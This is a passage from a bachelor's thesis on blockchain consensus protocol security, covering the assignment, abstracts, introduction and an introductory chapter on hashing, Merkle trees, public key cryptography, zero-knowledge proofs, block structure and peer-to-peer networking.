FACULTY
OF INFORMATION
TECHNOLOGY
CTU IN PRAGUE

# Assignment of bachelor's thesis

| | |
|---|---|
| **Title:** | Security Analysis of Blockchain Consensus Protocols |
| **Student:** | Kryštof Rašovský |
| **Supervisor:** | Ing. Jiří Dostál, Ph.D. |
| **Study program:** | Informatics |
| **Branch / specialization:** | Information Security 2021 |
| **Department:** | Department of Information Security |
| **Validity:** | until the end of summer semester 2024/2025 |

## Instructions

Blockchain is one of the buzzwords in the modern IT era due to its ability to guarantee data immutability and tamper resistance. That, however, does not mean that blockchain technology is entirely secure, it poses new attack vectors blockchain developers should be aware of. Most attack vectors are possible due to the consensus protocol the network uses. The goal of the work is to summarize the knowledge about possible attack vectors in blockchain networks and demonstrate how different consensus protocols protect the network against such attacks.

The work should consist of the following:
1. Summarize knowledge about blockchain technology in such a manner, that the reader can further understand the problematics.
2. Thoroughly describe possible consensus algorithms and their main security issues.
3. Describe possible attacks in a blockchain network.
4. Describe different applications of blockchain technology and discuss security issues of said applications.
5. Demonstrate selected attacks in blockchain networks in a local testing network.

---

*Electronically approved by prof. Ing. Róbert Lórencz, CSc. on 26 January 2024 in Prague.*

Bachelor's thesis

# SECURITY ANALYSIS OF BLOCKCHAIN CONSENSUS PROTOCOLS

**Kryštof Rašovský**

Faculty of Information Technology
Department of information security
Supervisor: Ing. Jiří Dostál, Ph.D.
May 15, 2024

Czech Technical University in Prague
Faculty of Information Technology


Citation of this thesis: Rašovský Kryštof. *Security Analysis of Blockchain Consensus Protocols*. Bachelor's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2021.

# Contents

# List of Figures



# List of Tables

# List of code listings

*First and foremost, I would like to thank my supervisor, Jiří Dostál, for all the help and guidance provided throughout the creation of the thesis. I would also like to thank my family for all the emotional and financial support during my years of studying. Last but by no means least, I want to thank my friends for all their emotional support when life was challenging. I hereby promise that from now on, time spent with them will be of the utmost importance to me, as it is the most valuable thing one can give to another.*

# Declaration

I hereby declare that the presented thesis is my own work and that I have cited all sources of information in accordance with the Guideline for adhering to ethical principles when elaborating an academic final thesis. I acknowledge that my thesis is subject to the rights and obligations stipulated by the Act No. 121/2000 Coll., the Copyright Act, as amended. In accordance with Section 2373(2) of Act No. 89/2012 Coll., the Civil Code, as amended, I hereby grant a non-exclusive authorization (licence) to utilize this thesis, including all computer programs that are part of it or attached to it and all documentation thereof (hereinafter collectively referred to as the "Work"), to any and all persons who wish to use the Work. Such persons are entitled to use the Work in any manner that does not diminish the value of the Work and for any purpose (including use for profit). This authorisation is unlimited in time, territory and quantity.

In Prague on May 15, 2024

# Abstract

This thesis focuses on the blockchain technology from the perspective of information security. In the past years, the aspects of blockchain technology have been strongly accentuated in the scientific community. Unfortunately, the threats to the underlying principles of the technology are often excluded from such conversations. For this very reason, the thesis provides a solid overview of existing threats to the blockchain technology, focusing on the security of consensus protocols. The thesis offers taxonomization and overview of the most prevalent consensus protocols, primarily the protocols proof of stake and proof of work. Furthermore, the thesis analyses selected threats to the blockchain networks, in particular the finney attack, the race attack, the vector76 attack, the 51% attack, the grinding attack and the coin age accumulation attack, and defines a model for classification of said threats. A brief discussion about possible applications of the blockchain networks, such as cryptocurrencies, smart cities, or digital forensics, and the threats associated with them is included. To support the claims made in the thesis, proof-of-concept scripts demonstrating the aforementioned threats were developed and form the practical part of the thesis.

**Keywords** blockchain, consensus protocol, security, 51% attack, finney attack, vector76 attack, race attack, stake grinding, coin age accumulation attack

# Abstrakt

Tato bakalářská práce se zabývá analýzou technologie blockchain z hlediska informační bezpečnosti. Aspekty této technologie jsou v posledních letech ve vědecké komunitě častým tématem diskuzí, bohužel málokdy je v nich přihlíženo k bezpečnosti principů zprostředkovávajících běh technologie samotné. Z těchto důvodů poskytuje tato práce vhled do možných hrozeb kterým technologie blockchain čelí, především je pak důraz kladen na útoky cílící na vrstvu algoritmů konsenzu. Práce nabízí taxonomizaci a popis konsenzus protokolů, především je důraz kladen na protokoly proof of work a proof of stake. Dále představuje popis vybraných hrozeb, zejména finney attack, race attack, vector76 attack, 51% attack, grinding attack a coin age accumulation attack, a nabízí model pro jejich klasifikaci. V práci je zahrnuta též diskuze ohledně možných využití technologie blockchain v odvětvích jako kryptoměny, chytrá města nebo digitální forensika, a s nimi spojených hrozeb. Jako důkaz tvrzení předložených v práci jsou přiloženy proof-of-concept programy demonstrující potenciální scénáře výše zmíněných útoků na lokálních sítích.

**Klíčová slova** blockchain, algoritmus konsenzu, bezpečnost, 51% attack, finney attack, vector76 attack, race attack, stake grinding, coin age accumulation attack

# List of abbreviations

| | |
|---|---|
| DApps | Decentralized Applications |
| DRBFT | Delegated Randomization Byzantine Fault Tolerance |
| FTS | Follow the Satoshi |
| pBFT | Practical Byzantine Fault Tolerance |
| P2P | Peer-to-Peer |
| PoA | Proof of Authority |
| PoB | Proof of Burn |
| PoET | Proof of Elapsed Time |
| PoS | Proof of Stake |
| PoUW | Proof of Useful Work |
| PoW | Proof of Work |
| TEE | Trusted Execution Environment |
| UTXO | Unspent Transaction Output |
| VRF | Verifiable Random Function |
| ZKP | Zero Knowledge Proofs |

# Introduction

Blockchain technology has, throughout its existence, experienced a quick technological evolution. When developed properly, blockchain networks guarantee the immutability of data embedded into the blockchain. In doing so, they create the need for a new technological layer – the consensus layer. Developers willing to create their blockchain network must first choose which consensus protocol their network is bound to follow. Consequently, all developers creating their applications in a provided blockchain network are automatically vulnerable to threats within the consensus layer. Attempts have been made to name and analyze the threats blockchain networks face. Still, to my knowledge, no comprehensive security analysis of the blockchain consensus layer exists at the time of writing the thesis.

During my research, I consistently grew more concerned about the approach of most existing blockchain networks to the consensus layer security. Most networks have no documentation about possible threats they could face at the protocol level, and those that do usually lazily state that an event of attack is improbable. Still, for blockchain networks offering developers the ability to work within them, the security of consensus protocols should be of the utmost importance, as any vulnerability of the consensus layer inevitably puts all network participants in danger.

Throughout the years, blockchain networks have evolved far beyond being a decentralized cryptographically secure payment systems. Nowadays, whole applications are developed in blockchain networks, and the entire technology is often referred to as web3. Researches concerning vulnerabilities of applications developed within blockchain networks exist and offer a comprehensive analysis of the related threats. It is no wonder, as testing applications created in blockchain networks in many aspects resembles testing standard applications. For precisely such reasons, I decided to omit contract layer vulnerabilities from the thesis and focus on the consensus layer instead. I believe that it is always essential to conduct a thorough examination of the foundation applications run on, and in the case of blockchain networks, the foundation is formed by consensus protocols.

The thesis aims to analyze and taxonomize the knowledge about the security of the consensus layer of blockchain technology. Chapter 1 of the thesis summarizes the state of the art and outlines the issues emerging within blockchain networks. Chapter 2 of the thesis formalizes the term consensus protocol, defines the properties of a correctly functioning consensus protocol, and analyzes the most widely used consensus protocols. In chapter 3, the thesis proposes a methodology for classifying threats in blockchain networks and provides further analysis of the most prevalent threats. Chapter 4 discusses various applications of blockchain technology and their associated security risks. Chapter 5 aims to provide practical proof-of-concept demonstrations of attacks in blockchain networks to support the claims made in the previous chapters. The ultimate goal of the thesis is to provide a demonstrably correct security analysis of the most widely used blockchain consensus protocols.

# Chapter 1

# State-of-the-Art

Blockchain is one of the buzzwords of the current technology era. It can shape how we view interconnected networks, as it provides tools for execution of highly secure transactions without the need for a central trustworthy authority. However, without the central authority, security issues concerning trust across the network may arise. The following sections aim to describe the technology employed by the blockchain networks, define taxonomy further used in the thesis, and pinpoint several technical issues that may lead to network exploitations.

## 1.1 Cryptography in Blockchain

To ensure data integrity, blockchain networks employ modern cryptographic techniques. If such methods were not used, data immutability in the blockchain could not be ensured. The following subsections of the thesis will give the reader basic knowledge about the cryptographic techniques used inside blockchain networks and briefly discuss their resistance against quantum computing.

### 1.1.1 Hash Function

Hash is a cryptographic function used in every blockchain network. It is a deterministic digital signature of a document, usually represented as a number. Secure hashing function shall have the following properties [1]:

**One-way:** It should be possible to get the hash of a document from the document. However, simultaneously, assembling the whole document only from its hash should be impossible.

**Fast:** Little computational power should be required to generate the hash of a document.

**Collision Resistant:** The chance that the generated hashes of two different documents result to be the same should be as low as possible.

**Avalanche Effect:** Minor differences in source documents should cause considerable differences in their hash.

Hashes of documents allow anyone to verify their legitimacy. If the expected hash of a document is known, anybody can count the document's hash and compare it with the expected hash. If the compared hashes result to be distinct, the document is demonstrably different from the expected version. Hash functions are generally used to prove that a received document is legitimate, and their use is no different in the blockchain networks. Employing the hash functions helps to guarantee immutability and tamper resistance of the blockchain.

#### 1.1.1.1 Merkle Tree

Merkle tree is a special type of hashing algorithm presented by Ralph Merkle [2]. The whole process to obtain a merkle tree hash can be simplified as the algorithm 1.

**Algorithm 1** Simplified Merkle Tree Hashing Algorithm

**Require:** Document broken into an array $A$ of $n$ exclusive parts and an arbitrary hashing function $H$.
**Ensure:** $n \geq 1$

```
i ← 0
while i ≠ n do
    A[i] ← H(A[i])
    i ← i + 1
end while
while n ≠ 1 do
    i ← 0
    for i < 2^⌈log2(n)⌉ do
        if i ≥ n then
            h1 ← A[n]
        else
            h1 ← A[i]
        end if
        if i + 1 ≥ n then
            h2 ← A[n]
        else
            h2 ← A[i + 1]
        end if
        A[⌊i/2⌋] ← H(h1, h2)
        i ← i + 2
    end for
    n ← 2^⌈log2(n)⌉−1
end while
```

The outcome of the algorithm represents the merkle tree hash. For the sake of a better explanation, the whole process is demonstrated in the figure 1.1 [3] on a document broken into seven separate parts, where $H$ is an arbitrary hash function.




**Figure 1.1** Demonstration of Merkle Tree Hashing Algorithm

The described algorithm can, therefore, produce a single cryptographically strong hash out of vast amounts of data. Blockchain networks can use the merkle tree hash function to save disk space. Instead of keeping information about all transaction data in the network, it can instead be referenced with the merkle tree hashes, allowing nodes to check the validity of the block chaining without the need to hold large amounts of data.

### 1.1.2 Public Key Cryptography

Public key cryptography is a field of cryptography centered around the usage of paired keys to ensure the confidentiality of information shared between two subjects [4]. A single keypair consists of:

**Private Key:** The subject has its private key that is never revealed. If the private key becomes exposed, all the communication between the subject and the outer systems can be compromised.

**Public Key:** The subject's public key is an information that is known by all the outer systems but does not endanger the confidentiality of the communication.

The private key can be generated in a number of cryptographically secure ways, but an element of randomness must always be used to ensure the security of the key generation process. The public key is deterministically generated from the private key, and it must be ensured that such a generation process is irreversible. When a message is encrypted with a public key, only the holder of the corresponding private key can decrypt it.

### 1.1.3 Zero-Knowledge Proofs

Zero-knowledge proofs offer a way to secure the confidentiality of data while verifying its validity. For the sake of an explanation, please consider an electronic system for elections. Democratic elections have, amongst others, one vital aspect – the voting process must be private, meaning nobody should be able to trace a vote back to the person who cast it. The electronic system, however, has to keep information about whether a person has voted, as every person can cast a maximum of one vote. In the real world, the voting process is designed simply – the person proves their identity, casts their vote privately[1], and is subsequently perceived as no longer valid for voting. Such a process is not easy to implement in the digital world, as resources can often be traced back to their creators, and that is precisely why advanced cryptography techniques need to be implemented. In this specific scenario, using zero-knowledge proofs would mean implementing a technique that would allow the system to record whether a person has voted while ensuring that the votes themselves are untraceable.

Zero-knowledge proofs allow the validator to verify that the prover is a holder of some private information without the need for the prover to reveal said information. Zero-knowledge proof protocols offer varying implementations of such algorithms, but they all need to ensure the following vital properties [5]:

**Completeness:** The verifier can efficiently check that the proof they received from the prover corresponds to the expected outcome.

**Knowledge Soundness:** If the proof received from the prover does not correspond to the expected outcome, the verifier has a high probability of detecting it.

**Zero Knowledge:** The verifier is unable to obtain any private information from the received proof.

In the blockchain networks, zero-knowledge proofs allow persevering confidentiality even above a publicly distributed ledger [6].

[1] Their vote is shuffled among other votes.

### 1.1.4 Quantum Computing

With the development of quantum computers, many cryptographic tools that are nowadays considered secure will become unreliable. The subsections above have presented the mathematical principles underlying the cryptographic functions frequently used in the blockchain technology. These principles can, however, be overcome by the quantum technology. Multiple quantum algorithms have been presented to ease the solving of the problems nowadays considered hard enough, with the most notable being Shor's algorithm [7], which can work in the polynomial time to solve the problem of integer factorization, effectively defeating the principle behind many public key cryptographic schemes. Contrary to the public key cryptosystems, the hash functions are considered fairly well secure against quantum attacks [8]. The most dangerous attacks against the hash functions are assumed to be collision attacks, carried out with the help of algorithms such as Grover's algorithm [9] and Pollard's rho algorithm. The thesis discusses quantum attacks in the blockchain networks in the chapter 3.

## 1.2 Blockchain Structure

Blockchain is a cryptographically linked list distributed in a peer-to-peer network. It consists of data blocks, where each block contains a cryptographic link to the previous block. Each of the data blocks consists of two parts – the body and the header. The blocks are appended to the chain when the transactions are created in the network and validated by other participants of said network. The hashing functions and asymmetric cryptography are used to ensure the integrity of the shared blockchain.

Please note that different blockchains will use different methods and procedures to ensure a flawless run of the network. The blockchain components described in this section are all simplified to such an extent, that the reader can understand how the technology works in general. Still, certain atypical blockchain implementations may differ from the provided description.

### 1.2.1 Blockchain Network Layer Model

Blockchain network can be dissected into six layers based on the purpose they serve [10]. Each layer employs different technologies to ensure a smooth run of the network. All layers are described in the table 1.1.

**Table 1.1** Blockchain Network Layer Model

| Layer | Purpose | Technology Example |
|---|---|---|
| Data Layer | Data encoding and handling in the network. | Transactions, Cryptographic Functions |
| Network Layer | Network architecture. | Peer-to-Peer network |
| Consensus Layer | Protocols used by the network to reach consensus. | Proof of Work, Proof of Stake |
| Incentive Layer | Rewards for creating a new block. | Coinbase Transaction |
| Contract Layer | Environment for software embedded into the blockchain. | Smart Contracts, Decentralized Applications (DApps) |
| Application Layer | Distinct fields in which blockchain technology can be implemented. | Cryptocurrencies, Smart Cities, Digital Forensics |

### 1.2.2 Transaction

Transaction is an interaction between two entities[2] in the network [11]. Entity in a blockchain network generally means a cryptographic keypair consisting of the public key and the private key. To save and generate keypairs, a technology called wallet [12] is typically used. Different standard wallet types are considered in the table 1.2. Additionally, wallets are often referred to as hot or cold based on whether they are actively connected to the internet or not. Wallet security is of the utmost importance concerning the users of blockchain networks, as losing a cryptographic keypair effectively means losing all assets linked to it.

**Table 1.2** Blockchain Network Wallet Types

| Wallet Type | Pros | Cons |
|---|---|---|
| Software | Easily operable. | Vulnerable to malware and spyware. |
| Hardware | Built-in hardware cryptographic support. Portable. | Can get lost or stolen. Hard data backup. |
| Memory | Basically impossible to get keys stolen. | Data can be easily forgotten. |

The complete lifecycle of a transaction is displayed in the figure 1.2. The buyer specifies a resource[3] they wish to transfer to the seller. A corresponding transaction is created, verified[4] and broadcasted to other nodes in the network. The content of transactions can be ciphered using zero-knowledge proofs, but not all blockchain networks need to employ such mechanisms. Each node that receives the information about the transaction saves it into a data structure called mempool, which is usually a smart queue holding information about all transactions that have not yet been validated. The moment the transaction gets validated and, therefore, is embedded into a data block, the specified resource is transferred into the seller's wallet.

The need for verification of the transaction legitimacy stems from the malicious intents of the network participants, as the buyer might try to conduct a transaction with a resource they are not the owner of. Ownership of a resource is generally proven with a private key signature. A similar problem, but not the same one, is referred to as double-spending. Holder of a resource may try to spend it multiple times, as if they managed to multiply it. The blockchain networks implement diverse techniques to prevent such attacks. Specific double spending attacks are discussed in the chapter 3.

### 1.2.3 Balance Models

As was already mentioned, transactions are used to interact and transfer resources in the network. The owner of the resource must prove they own the specified amount of the resource before they can proceed with transferring it. How such resources are represented in the network stems from the balance model the network implements. The two most widely used balance models are:

[2] For further purposes, they will be reffered to as buyer B and seller S.
[3] Generally cryptocurrency or information.
[4] With the means of asymmetric cryptography.




**Figure 1.2** Transaction Lifecycle

**Account Model:** The account model is a well-known model from the standard network architecture, where a central entity holds information about the amount of resource associated with an account. In the blockchain networks, such a central entity can be simulated as a state machine, where consensus on the machine's state is reached within the network [13]. That way, all the resources are administered centrally, not by one single entity, but by every network participant instead.

**Unspent Transaction Output (UTXO) Model:** In the UTXO model, resources hold a reference to their last transaction [14]. Every transaction in such a model will have at least one input and at least one output. When produced by transaction, resources are locked as an unspent transaction output with cryptographic measures and can be unlocked for input only by their new owner. A special type of transaction, usually referred to as a coinbase transaction, exists to create new resources in the network. Such a transaction deviates from the standard of transaction chaining and does not reference any previous transactions. As will further become clear, only the nodes that validate data blocks in the network can issue coinbase transactions.

Blockchain developers choose a balance model based on the level of decentralization and security they wish to achieve. To achieve a higher degree of decentralization, UTXO is a much more fitting model than the account model. However, in and of itself, UTXO is not necessarily protected against double-spending attacks, which the account model protects the network against

fairly well directly by its design. Both models have proven to create functional blockchain networks, Bitcoin network (UTXO model) and the Ethereum network (Account model) can be pointed out as examples.

### 1.2.4 Block Structure

Block is a fundamental construction unit of the blockchain. From a technical standpoint, the block doesn't necessarily have to follow any specific encoding format, it can be just a blob of binary data. Such data is, however, generally understood as divided into header and body.

The header contains metadata and technical specifications corresponding to the block. Header data is used to count the hash of the block, which is further used in the block chaining. While different networks will have the block headers defined slightly differently, four categories of header flags generally exist in the most types of the blockchain networks:

- Hash of the previous (parent) block
- Reference to the contents of the block's body
- Timestamp
- Technical specifications

Block body generally consists of a transaction counter and embedded transactions. The transaction counter represents the number of transactions in the block. The content of the committed transactions can vary greatly depending on the type of blockchain. In the cryptocurrency blockchains, it can represent the data about the cryptocurrency payments, whereas, in a blockchain network of IoT devices, transactions may simply mean data exchange.

### 1.2.5 Block Chaining

As was already established, the block header contains the information about the previous block in the form of a hash. It can, therefore, be said that the blocks are chained together, as shown in the figure 1.3.




**Figure 1.3** Block Chaining

Such a structure will further be referred to as a blockchain [15]. The first block of the blockchain has no parents and is usually referred to as the genesis block. It only requires a little computational power for any network participant to verify that the cryptographic links are valid, as the hash calculation is relatively computationally simple. The figure 1.3 demonstrates the most essential property of the blockchain – immutability.




**Figure 1.4** Broken Link to the First Block

If any block in the blockchain was to be changed, the cryptographic link between the said block and its descendant block would become broken, as shown in the figure 1.4. A fake transaction was added to the first block, rendering the second block illegitimate and resulting in the broken cryptographic link. Fixing it would require a change in the header of the second block to contain the new hash of the first block, which would, however, immediately result in a broken cryptographic link between the second and third block, as demonstrated in the figure 1.5.




**Figure 1.5** Broken Link to the Second Block

The cryptographic link, therefore, protects the blockchain against all types of data tampering, meaning that the blockchain as a data structure distributed in a decentralized network is protected against the following:

- Adding data into validated blocks.
- Deleting data from the validated blocks.
- Changing data in the validated blocks.

### 1.2.6 Peer-to-Peer Network

Peer-to-peer (P2P) networks are a network architecture utilizing each node in the network to distribute data instead of employing centralized authority such as a server [16]. In a P2P network, information is distributed across the network by all participating nodes, meaning a level of trust usually exists between them. The difference between a P2P network and a standard client-server architecture is demonstrated in the figure 1.6.




**Figure 1.6** P2P Network Architecture in Comparison to Client-Server Network Architecture

Applying this architecture to the blockchain networks, all nodes are expected to hold a copy of the blockchain at all times. Thanks to that, blockchain networks can guarantee cooperation between all the nodes, as it is easy to identify blockchain tampered by a single node. Furthermore, P2P architecture provides better scalability when compared to the client-server architecture, as data distribution between the nodes will occur much faster than in the client-server model. Moreover, the architecture eliminates the need for a central authority to oversee all transactions in the network, thus eliminating the single point of failure existing in the centralized networks.

### 1.2.7 Block Creation Process

An interaction between two or more nodes in the network is understood as a transaction. To prove that a transaction has occurred, all legitimate transactions are embedded into the blockchain.

The transaction data depends strongly on the blockchain type, but the concept can be explained easily with a cryptocurrency blockchain. In this type of blockchain, the usual types of transactions are payments. Please assume that Alice wants to pay Bob for a service. The lifecycle of such a request would look as demonstrated in the figure 1.7 and can be described as follows:

1. Alice sends Bob a request for a service. Such a request is generally a simple payment.
2. Bob responds with the requested service.
3. The transaction is broadcasted across the network so that the remaining nodes can add it to their mempool and embed it into a block.
4. The third party[5] gains the right to create a new block. They validate the received transaction and embed it into the newly created block[6].
5. The third party appends their newly created block to the blockchain. It is at this point that Alice actually properly pays for the service.
6. The updated blockchain is then broadcasted to all the other nodes in the network.
7. The third-party gains a reward for the work they did while validating the transaction.

